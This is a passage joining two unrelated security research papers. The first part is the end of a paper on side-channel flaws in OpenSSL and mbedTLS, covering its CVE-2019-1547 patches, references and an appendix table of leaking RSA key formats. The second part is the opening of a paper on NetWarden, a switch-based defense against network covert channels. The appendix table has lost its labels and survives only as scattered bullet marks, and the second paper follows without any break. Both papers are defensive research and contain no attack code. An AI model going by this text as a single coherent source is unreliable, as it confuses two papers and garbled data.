Mitigations. As part of the responsible disclosure process, we notified OpenSSL and mbedTLS of our findings. At the same time, we made several FOSS contributions to help mitigate these issues in OpenSSL, who assigned CVE-2019-1547 based on our work. For the Section 3.1 vulnerability, we implemented a fix that manually computes the cofactor from the field cardinality and generator order using the Hasse Bound. This works for all standards-compliant curves—named or with explicit parameters. To mitigate the vulnerabilities in Section 3.2 and Section 3.3, we submitted simple patches that set the `BN_FLG_CONSTTIME` correctly, steering the computations to existing SCA-hardened code. Moreover, we replaced the variable-time GCD function in OpenSSL by a constant-time implementation[15] based on the work by Bernstein and Yang [16]. To further reduce the SCA attack surface, we implemented changes[16] in the way OpenSSL creates EC key abstractions when the associated curve is defined by explicit parameters. The explicit parameters are matched against the internal table of known curves, switching to an internal named curve representation for matches, ultimately enabling the use of specialized implementations where available. Finally, we integrated the new Triggerflow unit tests (Figure 1). Applying all these fixes across non-EOL OpenSSL branches as well as the development branch, no Triggerflow POIs are subsequently triggered, indicated the patches are effective.

Astute readers may notice the above fixes do not remove the vulnerable functions in question. In general, indeed this is one option, but such a strategy requires analysis on a case-by-case basis. These are real-world products that come with real-world performance constraints. For example, an SCA-secure modular exponentiation function that protects both the length and values of the exponent can likely meet the performance requirements for e.g. DSA signing, but not RSA verification with a short, low-weight, and public exponent. This is the main reason why libraries often feature multiple versions of the same functionality with different security characteristics.

[15] https://github.com/openssl/openssl/pull/10122
[16] https://github.com/openssl/openssl/pull/9808

Future work. In Section 4.1, discussing the lattice formulation for our attack, we highlight an increased resilience to lattic errors compared to similar previous works. We note here that an analysis of error resilience of different lattice constructions and of strategies to increase the overall success rate of lattice attacks in the presence of errors in collected traces would constitute a valuable future contribution to this area of research.

Our vulnerabilities in Section 3 cover only a very small subset of possible inputs, combinations, architectures, and settings. Another interesting research question is how to extend test coverage in a reasonable way, even considering other libraries.

Acknowledgments. We thank Tampere Center for Scientific Computing (TCSC) for generously granting us access to computing cluster resources. The second author was supported in part by the Tuula and Yrjö Neuvo Fund through the Industrial Research Fund at Tampere University of Technology. The third author was supported in part by a Nokia Scholarship from the Nokia Foundation. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 804476).

References

[1] Security requirements for cryptographic modules. FIPS PUB 140-2, National Institute of Standards and Technology, May 2001. URL https://doi.org/10.6028/NIST.FIPS.140-2.

[2] SEC 1: Elliptic Curve Cryptography. SEC 1, Standards for Efficient Cryptography Group, May 2009. URL http://www.secg.org/sec1-v2.pdf.

[3] Rodrigo Abarzúa, Claudio Valencia Cordero, and Julio López Hernandez. Survey for performance & security problems of passive side-channel attacks countermeasures in ECC. *IACR Cryptology ePrint Archive*, 2019(10), 2019. URL https://eprint.iacr.org/2019/010.

[4] Onur Acıiçmez, Shay Gueron, and Jean-Pierre Seifert. New branch prediction vulnerabilities in OpenSSL and necessary software countermeasures. In *IMACC*, volume 4887 of *LNCS*, pages 185–203. Springer, 2007. URL https://doi.org/10.1007/978-3-540-77272-9_12.

[5] Dakshi Agrawal, Bruce Archambeault, Josyula R. Rao, and Pankaj Rohatgi. The EM side-channel(s). In *CHES*, volume 2523 of *LNCS*, pages 29–45. Springer, 2002. URL https://doi.org/10.1007/3-540-36400-5_4.

[6] Alejandro Cabrera Aldaya and Billy Bob Brumley. When one vulnerable primitive turns viral: Novel single-trace attacks on ECDSA and RSA. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2020(2):196–221, 2020. URL https://doi.org/10.13154/tches.v2020.i2.196-221.

[7] Alejandro Cabrera Aldaya, Alejandro J. Cabrera Sarmiento, and Santiago Sánchez-Solano. SPA vulnerabilities of the binary extended Euclidean algorithm. *J. Cryptographic Engineering*, 7(4):273–285, 2017. URL https://doi.org/10.1007/s13389-016-0135-4.

[8] Alejandro Cabrera Aldaya, Raudel Cuiman Márquez, Alejandro J. Cabrera Sarmiento, and Santiago Sánchez-Solano. Side-channel analysis of the modular inversion step in the RSA key generation algorithm. *I. J. Circuit Theory and Applications*, 45 (2):199–213, 2017. URL https://doi.org/10.1002/cta.2283.

[9] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port contention for fun and profit. In *IEEE S&P*, pages 870–887. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00066.

[10] Alejandro Cabrera Aldaya, Cesar Pereida García, Luis Manuel Alvarez Tapia, and Billy Bob Brumley. Cache-timing attacks on RSA key generation. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2019(4):213–242, 2019. URL https://doi.org/10.13154/tches.v2019.i4.213-242.

[11] Thomas Allan, Billy Bob Brumley, Katrina E. Falkner, Joop van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In *ACSAC*, pages 422–435. ACM, 2016. URL http://doi.acm.org/10.1145/2991079.2991084.

[12] Aurélie Bauer, Éliane Jaulmes, Emmanuel Prouff, Jean-René Reinhard, and Justine Wild. Horizontal collision correlation attack on elliptic curves – extended version. *Cryptography and Communications*, 7(1):91–119, 2015. URL https://doi.org/10.1007/s12095-014-0111-8.

[13] Pierre Belgarric, Pierre-Alain Fouque, Gilles Macario-Rat, and Mehdi Tibouchi. Side-channel analysis of Weierstrass and Koblitz curve ECDSA on Android smartphones. In *CT-RSA*, volume 9610 of *LNCS*, pages 236–252. Springer, 2016. URL https://doi.org/10.1007/978-3-319-29485-8_14.

[14] Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom. "Ooh Aah... Just a Little Bit": A small amount of side channel can go a long way. In *CHES*, volume 8731 of *LNCS*, pages 75–92. Springer, 2014. URL https://doi.org/10.1007/978-3-662-44709-3_5.

[15] Daniel J. Bernstein. Cache-timing attacks on AES, 2005. URL http://cr.yp.to/papers.html#cachetiming.

[16] Daniel J. Bernstein and Bo-Yin Yang. Fast constant-time gcd computation and modular inversion. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2019(3):340–398, 2019. URL https://doi.org/10.13154/tches.v2019.i3.340-398.

[17] Daniel J. Bernstein, Joachim Breitner, Daniel Genkin, Leon Groot Bruinderink, Nadia Heninger, Tanja Lange, Christine van Vredendaal, and Yuval Yarom. Sliding right into disaster: Left-to-right sliding windows leak. In *CHES*, volume 10529 of *LNCS*, pages 555–576. Springer, 2017. URL https://doi.org/10.1007/978-3-319-66787-4_27.

[18] Dan Boneh and Ramarathnam Venkatesan. Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In *CRYPTO*, volume 1109 of *LNCS*, pages

129–142. Springer, 1996. URL https://doi.org/10.1007/3-540-68697-5_11.

[19] Eric Brier, Christophe Clavier, and Francis Olivier. Correlation power analysis with a leakage model. In *CHES*, volume 3156 of *LNCS*, pages 16–29. Springer, 2004. URL https://doi.org/10.1007/978-3-540-28632-5_2.

[20] Billy Bob Brumley. Faster software for fast endomorphisms. In *COSADE*, volume 9064 of *LNCS*, pages 127–140. Springer, 2015. URL https://doi.org/10.1007/978-3-319-21476-4_9.

[21] Billy Bob Brumley and Risto M. Hakala. Cache-timing template attacks. In *ASIACRYPT*, volume 5912 of *LNCS*, pages 667–684. Springer, 2009. URL https://doi.org/10.1007/978-3-642-10366-7_39.

[22] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In *ESORICS*, volume 6879 of *LNCS*, pages 355–371. Springer, 2011. URL https://doi.org/10.1007/978-3-642-23822-2_20.

[23] David Brumley and Dan Boneh. Remote timing attacks are practical. In *USENIX Sec.* USENIX Association, 2003. URL https://www.usenix.org/conference/12th-usenix-security-symposium/remote-timing-attacks-are-practical.

[24] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking data on meltdown-resistant CPUs. In *ACM CCS*, pages 769–784. ACM, 2019. URL https://doi.org/10.1145/3319535.3363219.

[25] Suresh Chari, Josyula R. Rao, and Pankaj Rohatgi. Template attacks. In *CHES*, volume 2523 of *LNCS*, pages 13–28. Springer, 2002. URL https://doi.org/10.1007/3-540-36400-5_3.

[26] Christophe Clavier, Benoit Feix, Georges Gagnerot, Mylène Roussellet, and Vincent Verneuil. Horizontal correlation analysis on exponentiation. In *ICICS*, volume 6476 of *LNCS*, pages 46–61. Springer, 2010. URL https://doi.org/10.1007/978-3-642-17650-0_5.

[27] Jean-Luc Danger, Sylvain Guilley, Philippe Hoogvorst, Cédric Murdica, and David Naccache. A synthesis of side-channel attacks on elliptic curve cryptography in smart-cards. *J. Cryptographic Engineering*, 3(4):241–265, 2013. URL https://doi.org/10.1007/s13389-013-0062-6.

[28] Goran Doychev, Boris Köpf, Laurent Mauborgne, and Jan Reineke. CacheAudit: A tool for the static analysis of cache side channels. *ACM Trans. Inf. Syst. Secur.*, 18(1):4:1–4:32, 2015. URL https://doi.org/10.1145/2756550.

[29] Margaux Dugardin, Louiza Papachristodoulou, Zakaria Najm, Lejla Batina, Jean-Luc Danger, and Sylvain Guilley. Dismantling real-world ECC with horizontal and vertical template attacks. In *COSADE*, volume 9689 of *LNCS*, pages 88–108. Springer, 2016. URL https://doi.org/10.1007/978-3-319-43283-0_6.

[30] Shuqin Fan, Wenbo Wang, and Qingfeng Cheng. Attacking OpenSSL implementation of ECDSA with a few signatures. In *ACM CCS*, pages 1505–1515. ACM, 2016. URL https://doi.org/10.1145/2976749.2978400.

[31] Jeffrey Friedman. Tempest: A signal problem. *NSA Cryptologic Spectrum*, 2(3):26–30, 1972. URL https://www.nsa.gov/Portals/70/documents/news-features/declassified-documents/cryptologic-spectrum/tempest.pdf.

[32] Nicolas Gama, Phong Q. Nguyen, and Oded Regev. Lattice enumeration using extreme pruning. In *EUROCRYPT*, volume 6110 of *LNCS*, pages 257–278. Springer, 2010. URL https://doi.org/10.1007/978-3-642-13190-5_13.

[33] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *J. Cryptographic Engineering*, 8(1):1–27, 2018. URL https://doi.org/10.1007/s13389-016-0141-6.

[34] Daniel Genkin, Adi Shamir, and Eran Tromer. RSA key extraction via low-bandwidth acoustic cryptanalysis. In *CRYPTO*, volume 8616 of *LNCS*, pages 444–461. Springer, 2014. URL https://doi.org/10.1007/978-3-662-44371-2_25.

[35] Daniel Genkin, Lev Pachmanov, Itamar Pipman, and Eran Tromer. Stealing keys from PCs using a radio: Cheap electromagnetic attacks on windowed exponentiation. In *CHES*, volume 9293 of *LNCS*, pages 207–228. Springer, 2015. URL https://doi.org/10.1007/978-3-662-48324-4_11.

[36] Daniel Genkin, Itamar Pipman, and Eran Tromer. Get your hands off my laptop: physical side-channel key-extraction attacks on PCs - extended version. *J. Cryptographic Engineering*, 5(2):95–112, 2015. URL https://doi.org/10.1007/s13389-015-0100-7.

[37] Daniel Genkin, Lev Pachmanov, Itamar Pipman, and Eran Tromer. ECDH key-extraction via low-bandwidth electromagnetic attacks on PCs. In *CT-RSA*, volume 9610 of *LNCS*, pages 219–235. Springer, 2016. URL https://doi.org/10.1007/978-3-319-29485-8_13.

[38] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Eran Tromer, and Yuval Yarom. ECDSA key extraction from mobile devices via nonintrusive physical side channels. In *ACM CCS*, pages 1626–1638. ACM, 2016. URL http://doi.acm.org/10.1145/2976749.2978353.

[39] Oded Goldreich, Shafi Goldwasser, and Shai Halevi. Public-key cryptosystems from lattice reduction problems. In *CRYPTO*, volume 1294 of *LNCS*, pages 112–131. Springer, 1997. URL https://doi.org/10.1007/BFb0052231.

[40] Iaroslav Gridin, Cesar Pereida García, Nicola Tuveri, and Billy Bob Brumley. Triggerflow: Regression testing by advanced execution path inspection. In *DIMVA*, volume 11543 of *LNCS*, pages 330–350. Springer, 2019. URL https://doi.org/10.1007/978-3-030-22038-9_16.

[41] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Sec.*, pages

897–912. USENIX Association, 2015. URL https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/gruss.

[42] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+flush: A fast and stealthy cache attack. In *DIMVA*, volume 9721 of *LNCS*, pages 279–299. Springer, 2016. URL https://doi.org/10.1007/978-3-319-40667-1_14.

[43] Shay Gueron and Vlad Krasnov. Fast prime field elliptic-curve cryptography with 256-bit primes. *J. Cryptographic Engineering*, 5(2):141–151, 2015. URL https://doi.org/10.1007/s13389-014-0090-x.

[44] M. Jason Hinek. *Cryptanalysis of RSA and its variants*. Chapman & Hall/CRC Cryptography and Network Security. CRC Press, 2010. ISBN 978-1-4200-7518-2. URL https://doi.org/10.1201/9781420075199.

[45] Simon Josefsson and Sean Leonard. Textual encodings of PKIX, PKCS, and CMS structures. RFC 7468, RFC Editor, April 2015. URL https://datatracker.ietf.org/doc/rfc7468/.

[46] Emilia Käsper. Fast elliptic curve cryptography in OpenSSL. In *Financial Cryptography Workshops*, volume 7126 of *LNCS*, pages 27–39. Springer, 2011. URL https://doi.org/10.1007/978-3-642-29889-9_4.

[47] Vlastimil Klíma, Ondrej Pokorný, and Tomás Rosa. Attacking RSA-based sessions in SSL/TLS. In *CHES*, volume 2779 of *LNCS*, pages 426–440. Springer, 2003. URL https://doi.org/10.1007/978-3-540-45238-6_33.

[48] Paul C. Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *CRYPTO*, volume 1109 of *LNCS*, pages 104–113. Springer, 1996. URL https://doi.org/10.1007/3-540-68697-5_9.

[49] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In *CRYPTO*, volume 1666 of *LNCS*, pages 388–397. Springer, 1999. URL https://doi.org/10.1007/3-540-48405-1_25.

[50] Jake Longo, Elke De Mulder, Dan Page, and Michael Tunstall. SoC it to EM: ElectroMagnetic side-channel attacks on a complex System-on-Chip. In *CHES*, volume 9293 of *LNCS*, pages 620–640. Springer, 2015. URL https://doi.org/10.1007/978-3-662-48324-4_31.

[51] Accredited Standards Committee X9, editor. *ANSI X9.62-2005: Public Key Cryptography For The Financial Services Industry: The Elliptic Curve Digital Signature Algorithm (ECDSA)*. ANSI American National Standards Institute, 2005.

[52] Thomas S. Messerges, Ezzy A. Dabbish, and Robert H. Sloan. Examining smart-card security under the threat of power analysis attacks. *IEEE Trans. Computers*, 51(5):541–552, 2002. URL https://doi.org/10.1109/TC.2002.1004593.

[53] Christopher Meyer, Juraj Somorovsky, Eugen Weiss, Jörg Schwenk, Sebastian Schinzel, and Erik Tews. Revisiting SSL/TLS implementations: New Bleichenbacher side channels and attacks. In *USENIX Sec.*, pages 733–748. USENIX Association, 2014. URL https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/meyer.

[54] Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger. TPM-FAIL: TPM meets timing and lattice attacks. In *USENIX Sec.* USENIX Association, 2020. URL https://www.usenix.org/conference/usenixsecurity20/presentation/moghimi.

[55] Kathleen Moriarty, Burt Kaliski, Jakob Jonsson, and Andreas Rusch. PKCS #1: RSA cryptography specifications version 2.2. RFC 8017, RFC Editor, November 2016. URL https://datatracker.ietf.org/doc/rfc8017/.

[56] Samuel Neves and Mehdi Tibouchi. Degenerate curve attacks: extending invalid curve attacks to Edwards curves and other models. *IET Information Security*, 12(3):217–225, 2018. URL https://doi.org/10.1049/iet-ifs.2017.0075.

[57] Phong Q. Nguyen and Igor E. Shparlinski. The insecurity of the Digital Signature Algorithm with partially known nonces. *J. Cryptology*, 15(3):151–176, 2002. URL https://doi.org/10.1007/s00145-002-0021-3.

[58] Phong Q. Nguyen and Igor E. Shparlinski. The insecurity of the Elliptic Curve Digital Signature Algorithm with partially known nonces. *Des. Codes Cryptogr.*, 30(2):201–217, 2003. URL https://doi.org/10.1023/A:1025436905711.

[59] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. In *CT-RSA*, volume 3860 of *LNCS*, pages 1–20. Springer, 2006. URL https://doi.org/10.1007/11605805_1.

[60] Colin Percival. Cache missing for fun and profit. In *BSDCan*, 2005. URL http://www.daemonology.net/papers/cachemissing.pdf.

[61] Cesar Pereida García and Billy Bob Brumley. Constant-time callees with variable-time callers. In *USENIX Sec.*, pages 83–98. USENIX Association, 2017. ISBN 978-1-931971-40-9. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/garcia.

[62] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. "Make sure DSA signing exponentiations really are constant-time". In *ACM CCS*, pages 1639–1650. ACM, 2016. URL http://doi.acm.org/10.1145/2976749.2978420.

[63] Cesar Pereida García, Sohaib ul Hassan, Nicola Tuveri, Iaroslav Gridin, Alejandro Cabrera Aldaya, and Billy Bob Brumley. *CVE-2019-1547: research data and tooling*. Zenodo, April 2020. URL https://doi.org/10.5281/zenodo.3736311.

[64] Vladimir Popov, Serguei Leontiev, and Igor Kurepkin. Additional cryptographic algorithms for use with GOST 28147-89, GOST R 34.10-94, GOST R 34.10-2001, and GOST R 34.11-94 algorithms. RFC 4357, RFC Editor, January 2006. URL https://datatracker.ietf.org/doc/rfc4357/.

[65] Thomas Popp, Stefan Mangard, and Elisabeth Oswald. Power analysis attacks and countermeasures. *IEEE Design & Test of Computers*, 24(6):535–543, 2007. URL https://doi.org/10.1109/MDT.2007.200.

[66] Jean-Jacques Quisquater and David Samyde. Electromagnetic analysis (EMA): measures and counter-measures for smart cards. In *E-smart*, volume 2140 of *LNCS*, pages 200–210. Springer, 2001. URL https://doi.org/10.1007/3-540-45418-7_17.

[67] Michael O. Rabin. Probabilistic algorithm for testing primality. *J. Number Theory*, 12(1):128–138, 1980. ISSN 0022-314X. URL https://doi.org/10.1016/0022-314x(80)90084-0.

[68] Niels Samwel, Lejla Batina, Guido Bertoni, Joan Daemen, and Ruggero Susella. Breaking Ed25519 in WolfSSL. In *CT-RSA*, volume 10808 of *LNCS*, pages 1–20. Springer, 2018. URL https://doi.org/10.1007/978-3-319-76953-0_1.

[69] ITU-T Telecommunication standardization sector of ITU, editor. *ITU-T X.690 Information technology – ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER)*. ITU International Telecommunication Union, August 2015. URL http://handle.itu.int/11.1002/1000/12483.

[70] Akira Takahashi and Mehdi Tibouchi. Degenerate fault attacks on elliptic curve parameters in OpenSSL. In *EuroS&P*, pages 371–386. IEEE, 2019. URL https://doi.org/10.1109/EuroSP.2019.00035.

[71] Michael Tunstall. Smart card security. In *Smart Cards, Tokens, Security and Applications*, pages 217–251. Springer, second edition, 2017. URL https://doi.org/10.1007/978-3-319-50500-8_9.

[72] Nicola Tuveri, Sohaib ul Hassan, Cesar Pereida García, and Billy Bob Brumley. Side-channel analysis of SM2: A late-stage featurization case study. In *ACSAC*, pages 147–160. ACM, 2018. URL https://doi.org/10.1145/3274694.3274725.

[73] Joop van de Pol, Nigel P. Smart, and Yuval Yarom. Just a little bit more. In *CT-RSA*, volume 9048 of *LNCS*, pages 3–21. Springer, 2015. URL https://doi.org/10.1007/978-3-319-16715-2_1.

[74] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: rogue in-flight data load. In *IEEE S&P*, pages 88–105. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00087.

[75] Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu. CacheD: Identifying cache-based timing channels in production software. In *USENIX Sec.*, pages 235–252. USENIX Association, 2017. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/wang-shuai.

[76] Samuel Weiser, Raphael Spreitzer, and Lukas Bodner. Single trace attack against RSA key generation in Intel SGX SSL. In *AsiaCCS*, pages 575–586. ACM, 2018. URL http://doi.acm.org/10.1145/3196494.3196524.

[77] Samuel Weiser, Andreas Zankl, Raphael Spreitzer, Katja Miller, Stefan Mangard, and Georg Sigl. DATA - differential address trace analysis: Finding address-based side-channels in binaries. In *USENIX Sec.*, pages 603–620. USENIX Association, 2018. URL https://www.usenix.org/conference/usenixsecurity18/presentation/weiser.

[78] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Sec.*, pages 719–732. USENIX Association, 2014. ISBN 978-1-931971-15-7. URL https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom.

[79] Robert Zuccherato, Patrick Cain, Carlisle Adams, and Denis Pinkas. Internet X.509 public key infrastructure time-stamp protocol (TSP). RFC 3161, RFC Editor, August 2001. URL https://datatracker.ietf.org/doc/rfc3161/.

A mbedTLS vulnerable RSA keys

Table 2: RSA keys that follow leaking mbedTLS code paths. Missing parameters are marked with •. Note, the first row belongs to a key with all included parameters indicating that it leaks through CRT computation.

Group	N	e	p	q	d	d_p	d_q	i_q
CRT								
						•	•	•
						•	•	
						•		•
						•		
							•	•
							•	
								•
	•							
	•					•	•	•
	•					•	•	
	•					•		•
	•					•		
	•						•	•
	•						•	
	•							•
CRT & d					•			
					•	•	•	•
					•	•	•	
					•	•		•
					•	•		
					•		•	•
					•		•	
					•			•
	•				•			
	•				•	•	•	•
	•				•	•	•	
	•				•	•		•
	•				•	•		
	•				•		•	•
	•				•		•	
	•				•			•

NetWarden: Mitigating Network Covert Channels while Preserving Performance

Jiarong Xing Qiao Kang Ang Chen
Rice University

Abstract

Network covert channels are an advanced threat to the security of distributed systems. Existing defenses all come at the cost of performance, so they present significant barriers to a practical deployment in high-speed networks. We propose NetWarden, a novel defense whose key design goal is to *preserve TCP performance* while mitigating covert channels. The use of programmable data planes makes it possible for NetWarden to adapt defenses that were only demonstrated before as proof of concept, and apply them at linespeed. Moreover, NetWarden uses a set of performance boosting techniques to temporarily increase the performance of connections that have been affected by covert channel mitigation, with the ultimate goal of neutralizing the overall performance impact. NetWarden also uses a fastpath/slowpath architecture to combine the generality of software and the efficiency of hardware for effective defense. Our evaluation shows that NetWarden works smoothly with complex applications and workloads, and that it can mitigate covert timing and storage channels with little performance disturbance.

1 Introduction

Network covert channels are an advanced class of security threats to distributed systems. Using covert channels, an attacker can exfiltrate secret information from compromised machines without raising suspicion from firewalls, which typically only inspect packet payload. Covert *timing* channels [20, 21, 32, 46, 49, 61, 67] modulate packet timing to leak data, e.g., by using large and small inter-packet delays (IPDs) to encode ones or zeros in a secret message [21]. Covert *storage* channels [11, 24, 33, 37, 41, 51, 59], on the other hand, embed data inside packet headers, e.g., in the TCP sequence number [24] or ACK [50,51] fields. Covert channels have been demonstrated to be viable "in the wild" over long distances [21, 50], and major computer security standards—including the U.S. TCSEC [26], the European ITSEC [4], and the International standard Common Criteria [3]—explicitly require protection against covert channels.

Over the years, researchers have developed a variety of solutions to detect and mitigate network covert channels [17, 21, 24, 31, 52, 57]. For instance, in order to detect timing channels, existing detectors rely on statistical properties of known-good traffic IPDs to detect anomalous IPD modulation in a given traffic trace [21, 31]. In order to detect storage channels, existing detectors analyze packet header fields that could be used to encode data (e.g., TCP sequence number [24]) and look for anomalies. Upon detection, a range of mitigation techniques can then be applied, including buffering or delaying packets to disrupt the IPD patterns (for timing channels) [17,31], or setting certain header fields to controlled values (for storage channels) [24, 52].

It is perhaps unsurprising that no detector—whether for timing or storage channels—can achieve 100% accuracy. This is because the timing and header values of network traffic can be highly non-deterministic, as they depend on subtle interactions between the hosts and the network. For instance, a timing channel detector may raise a false alarm if IPDs suddenly increase, but this may have been caused merely by congestion. As further examples, the TCP protocol, which carries 99%+ traffic in modern datacenters [13], leaves many header values underspecified—e.g., the advertised receive window size may change dynamically based on the receiver's available buffer size, and the ACK number would reflect the amount of bytes that have been successfully received. A covert channel could easily hide itself in the permitted behaviors of TCP by "repurposing" these headers [50].

To compensate for detection inaccuracy, we could be more aggressive in mitigation—e.g., applying a blanket defense to all connections that *might* contain a channel. The obvious consequence here is performance degradation. Since most connections may be benign, an aggressive defense may unduly penalize legitimate flows. For instance, in order to mitigate covert timing channels, we could buffer or delay packets in a flow to disrupt their IPD patterns. However, this would increase latency and degrade TCP throughput. In order to mitigate covert storage channels, we could reset suspicious header fields to conservative values (e.g., reducing the receive window size), but this again would adversely affect the network transfer performance. Overall, we are faced with a concrete instance of the more general phenomenon that security comes at the cost of performance. Unfortunately, performance is a non-negotiable requirement in modern networks.

Our contribution. The key contribution of this paper is the design of a novel defense called NetWarden. It is a system that can support a range of covert channel defenses *in a performance-preserving manner* using a combination of three key techniques. First, NetWarden leverages *programmable data planes* in emerging switch hardware as a practical basis for covert channel defense. Programmable data planes can perform per-packet operations over header fields, which enables NetWarden to inspect and modify headers for storage channel mitigation without stalling the traffic. They can

also support sophisticated data structures directly in switch hardware, which provides a building block for NetWarden to precisely monitor each connection and discover problematic protocol behaviors (e.g., abnormal IPDs, incorrect ACKs). Leveraging these features, NetWarden adapts a range of defenses that only exist as "proof of concept" today, and applies them to linespeed traffic with nanoseconds of extra delay.

Second, NetWarden also uses a set of *performance boosting* techniques to counteract the performance penalty due to covert channel defense. These techniques are inspired by results showing that the TCP congestion control mechanism can be manipulated to artificially inflate the sending rate [39]; NetWarden uses similar techniques for a very different goal. Concretely, NetWarden uses *ACK boosting* and *receive window boosting* to increase the sending rate of a connection. ACK boosting creates the illusion of a fast network, and receive window boosting creates the illusion of a high-performance receiver, ramping up the sending rate of the data source. NetWarden also temporarily caches excess packets locally; should any packets be dropped on their way to the receiver, NetWarden can still serve the data to the receiver as a proxy. NetWarden then uses these techniques in combination with defenses that usually lead to performance degradation, so that they neutralize each other's effects.

The third novelty in NetWarden comes from its *fastpath/slowpath architecture*. Programmable data planes have restricted programming models, so they cannot easily support all operations needed for covert channel defense. In the NetWarden architecture, the hardware fastpath supports a few key operations that need to run at linespeed, and the software slowpath supports more expressive, general-purpose operations that can only be invoked sparingly. Generally speaking, per-packet operations over constant-size states are pushed down to the fastpath for efficiency, and batch operations over growing states are hoisted up to the slowpath for generality. Having opposite tradeoffs, these two components complement each other in NetWarden to achieve an effective defense.

We have implemented a hardware prototype of NetWarden in P4 [9], performed a comprehensive set of evaluation using realistic traffic traces and applications, and released the source code in an online repository [7]. We have found that NetWarden can detect a range of network covert channels at full linespeed, mitigate them with negligible performance disturbance, and work smoothly with complex applications.

2 Overview

In this section, we introduce more background on network covert channels, discuss existing defenses and their limitations, and describe the key design techniques in NetWarden.

2.1 Network covert channels

Covert timing channels. Covert timing channels [21, 31, 45, 49] can exfiltrate secret data by modulating the IPDs of network traffic, e.g., by using large (small) IPDs to encode ones (zeros). Existing work has shown that these channels are practical even over a long distance.

Detection. Since the modulated traffic trace would have different IPD distributions from these of normal traffic, timing channel detectors look for statistical deviations between a given IPD distribution and a known-good distribution as obtained from training data [21, 21, 31, 57]. For instance, supposing that the known-good IPD data exhibits a normal distribution, a covert channel that uses small and large IPDs would distort that into a bimodal distribution. A detector can therefore detect signs of covert timing channels by looking for anomalous IPD distributions, e.g., by performing a Kolmogorov-Smirnov test [57] over IPD data. In practice, however, this is only viable in an offline manner—streaming high-speed traffic through these statistical detectors in real time would cause enormous overhead.

Mitigation. In principle, mitigating timing channels is easy. As discussed, we could buffer or inject random delays to network traffic to disrupt the IPD modulation [17]. However, this is only practical if detectors can precisely pinpoint flows for delay randomization. Otherwise, false positives in statistical detectors would cause normal flows to be penalized.

Covert storage channels. The simplest storage channels (Type-I) can encode data in optional or unused TCP/IP header fields, such as ToS, Urgent Pointer, and IPID fields [27]. More advanced channels (Type-II) encode data in header fields that are essential for protocol correctness, such as the TCP initial sequence number [24]. A particularly tricky class of channels (Type-III) can hide themselves in the inherent non-determinism of network traffic, e.g., embedding data into the receive window size or ACK fields [50].

Detection. A common strategy for detection is to inspect all header fields, and look for the existence of header fields that are rarely used or contain suspicious values. However, the need to inspect (and potentially modify) all packet headers already makes most software-based detectors impractical.

Mitigation. Temporarily shelving performance concerns, Type-I channels can be mitigated by setting optional header fields to controlled values. Type-II channels can also be mitigated using a similar strategy, but the defense needs to be stateful and apply the same actions to all packets in the flow to maintain correctness (e.g., adding a fixed offset to all TCP sequence numbers [24]). Type-III channels are the hardest, as they exploit the non-determinism in network traffic. To the best of our knowledge, no effective defenses exist today. NetWarden is the first defense against these channels, and it relies on visibility into the network traffic to resolve the non-determinism as much as possible.

2.2 Requirements for a practical defense

To summarize the above, existing defenses suffer from several limitations: the overhead that comes with inspecting all

Challenge	Technique(s)	Section(s)
Real-time header inspection/modification	Linespeed per-packet operations on programmable data planes	3.1
Resolving ambiguity when detecting advanced storage channels	Per-connection TCP state tracking	3.1
Boosting connection performance	ACK boosting + receive window boosting	3.2
Preserving performance despite mitigation	The principle of maximized transparency	3.3+3.4
Addressing the restrictions of the hardware programming model	Fastpath/slowpath defense architecture	4.1
Computing IPD in real time	Leveraging hardware timestamps + linespeed per-packet operations	4.2
Handling growing IPD state	IPD intervalization + sketching + software backstore	4.2+4.3
Minimizing fastpath/slowpath interaction	Fastpath IPD pre-checks + exact IPD monitoring for selected flows	4.2
Supporting sophisticated statistical tests	Fastpath characterizes IPDs, slowpath performs tests	4.2+4.3

Table 1: Key challenges and techniques in the design of NetWarden.

packet headers and/or timestamps in software, the inability to develop perfect detectors, and the performance penalty due to mitigation. Below, we dive deeper on these limitations to distill two key requirements for a practical defense.

